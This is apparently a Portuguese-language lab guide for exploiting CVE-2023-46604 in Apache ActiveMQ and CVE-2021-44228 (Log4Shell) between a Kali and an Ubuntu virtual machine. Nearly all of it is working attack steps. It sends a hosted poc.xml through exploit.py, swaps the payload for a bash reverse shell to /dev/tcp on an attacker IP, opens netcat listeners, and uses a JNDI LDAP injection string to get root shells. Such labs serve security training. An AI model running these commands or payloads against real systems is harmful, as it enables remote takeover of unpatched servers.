 dcm2406/cve-lab
Instruções para explorar as vulnerabilidades CVE-2021-44228 e CVE-2023-46604

Este laboratório orienta sobre como explorar vulnerabilidades do CVE-2023-46604

Este laboratório requer a instalação de 2 máquinas virtuais. Uma máquina Kali Linux versão 2023.4 e uma máquina Ubuntu versão 22.04.3 LTS. Você pode baixá-las aqui:
Na máquina Kali Linux:
Instalar o git
$sudo apt install git
Instalar o gedit
$sudo apt install gedit
Na máquina Ubuntu:
Instalar o git
$sudo apt install git
Instalar o openjdk 18
$sudo apt install openjdk-18-jdk
Instalar o pacote ActiveMQ 5.18.2
$sudo su
$git clone https://github.com/dcm2406/ApacheActiveMQ
$cd ApacheActiveMQ/
$tar -xf apache-activemq-5.18.2-bin.tar.gz
Na máquina Ubuntu Abra uma janela de terminal e execute o comando abaixo:
$sudo su
$cd ApacheActiveMQ/apache-activemq-5.18.2/bin/linux-x86-64
$./activemq start
Verifique o status do serviço:
$./activemq status
Se o serviço iniciar com sucesso, ele exibirá na tela do terminal "ActiveMQ Brocker is running".
Você também pode visitar http://127.0.0.1:8161 para abrir o gerenciador do broker ActiveMQ. Ele inclui o hostname, versão, ID, tempo de atividade e algumas outras informações.
Na máquina Kali Linux
Baixe os recursos para o processo de exploração:
$sudo su
$git clone https://github.com/dcm2406/CVE-2023-46604
$cd CVE-2023-46604
$ls
Como você pode ver, temos 2 arquivos exploit.py e poc.xml:
$cd CVE-2023-46604
$python3 -m http.server
Abra uma nova janela de terminal para enviar o arquivo poc.xml ao servidor alvo por meio do arquivo exploit.py:
$sudo su
$cd CVE-2023-46604
$python3 exploit.py -i 192.168.132.135 -p 61616 --xml http://192.168.132.130:8000/poc.xml
Após o comando ser executado, o aplicativo Calculadora é iniciado na máquina alvo. Isso prova que a vulnerabilidade foi explorada com sucesso. Continuamos a criar um reverse shell para controlar a máquina alvo.
Abra uma nova janela de terminal para ouvir conexões de reverse shell:
$sudo su
$nc -nlvp 4444
Volte ao terminal anterior e edite o arquivo poc.xml:
$gedit poc.xml
Substitua o valor gnome-calculator por bash -i >& /dev/tcp/192.168.132.130/4444 0>&1 e salve o arquivo.
Enviando o código malicioso novamente:
$python3 exploit.py -i 192.168.132.135 -p 61616 --xml http://192.168.132.130:8000/poc.xml
O resultado desse comando é que obtivemos o shell root na máquina alvo. ROOTED!!!
Este laboratório requer a instalação de 2 máquinas virtuais. Máquina Kali Linux versão 2023.4 e máquina Ubuntu versão 22.04.3 LTS. Você pode baixá-las aqui:
Na máquina Kali Linux:
Instalar o git
$sudo apt install git
Instalar o gedit
$sudo apt install gedit
Na máquina Ubuntu:
Instalar o git
$sudo apt install git
Instalar o docker
$sudo apt install docker.io
Na máquina Ubuntu
Passo 1: Baixar o openjdk
$sudo su
$wget https://www.cs.ait.ac.th/~marikhu/installers/jdk-8u20-linux-x64.tar.gz
$tar -xf jdk-8u20-linux-x64.tar.gz
Passo 2: Baixar e construir o docker file
$sudo su
$git clone https://github.com/dcm2406/web-server-cve44228
$docker build -t cve44228
$docker run --network host cve44228
Após concluir os comandos acima, temos um site. Para navegar na web, você pode usar a URL: http://<ubuntu_ip>:8080. Neste tutorial, o endereço será semelhante a: http://192.168.132.135:8080
Na máquina Kali Linux, baixe os recursos necessários para explorar a vulnerabilidade
Baixar o poc
$sudo su
$git clone https://github.com/kozmer/log4j-shell-poc
$pip install -r requirement.txt
Baixar o openjdk
$sudo su
$wget https://www.cs.ait.ac.th/~marikhu/installers/jdk-8u20-linux-x64.tar.gz

//move the openjdk file to the directory containing the poc file
$mv jdk-8u20-linux-x64.tar.gz <path to the directory containing the poc file>

$tar -xf jdk-8u20-linux-x64.tar.gz   //unzip the file
Abra um novo terminal para ouvir conexões de reverse shell:
$sudo su
$nc -nlvp 9001
Inicie os serviços LDAP e HTTP com o arquivo poc
$sudo su
$cd log4j-shell-poc
$python3 poc.py --userip 192.168.132.130 --lport 9001 --webport 8080
O comando retornará resultados semelhantes aos seguintes
[!] CVE: CVE-2021-44228
Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.132.130:1389/a}

[+] Starting Webserver on port 8080 http://0.0.0.0:8080
Listening on 0.0.0.0:1389
Aqui, estamos interessados apenas no valor jndi gerado. Abra um navegador web e entre no endereço do site que você criou anteriormente. Faça login usando o valor jndi. Nesse momento, o terminal do netcat recebe uma conexão. ROOTED!!!
Para suporte, envie um e-mail para [email protected]
